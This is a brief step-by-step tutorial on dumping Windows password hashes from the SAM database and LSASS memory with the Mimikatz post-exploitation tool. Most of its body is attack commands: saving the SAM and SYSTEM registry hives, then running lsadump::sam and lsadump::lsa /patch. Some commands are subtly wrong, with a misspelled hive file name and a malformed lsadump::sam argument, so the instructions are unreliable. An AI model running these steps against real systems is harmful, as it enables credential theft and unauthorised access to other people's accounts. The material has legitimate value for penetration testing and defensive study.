Dumping user hashes using Mimikatz
Introduction
Windows stores usernames and passwords in the Security Account Manager (SAM) database, and the Local Security Authority Subsystem Service (LSASS) process holds this sensitive information in memory. Particularly in Windows 7 and earlier versions, passwords stored in LSASS memory are susceptible to extraction in clear-text form. Mimikatz, a potent and versatile post-exploitation tool, is often employed by security professionals, penetration testers, and attackers to dump these credential hashes from LSASS.
Step-by-Step Guide
Dumping from the SAM database
C: > reg save HKLM\SAM SAM # saves SAM database
C: > reg save HKLM\SYSTEM SYTSTEM # saves SYSTEM database
C: > mimikatz.exe

mimikatz > lsadump::sam \sam:SAM # from SAM and SYTEM database
Dumping from the LSASS process

mimikatz > lsadump::lsa /patch # or any other mimikatz commands to dump ntlm hashes
Video Demonstration

Reference
https://github.com/gentilkiwi/mimikatz/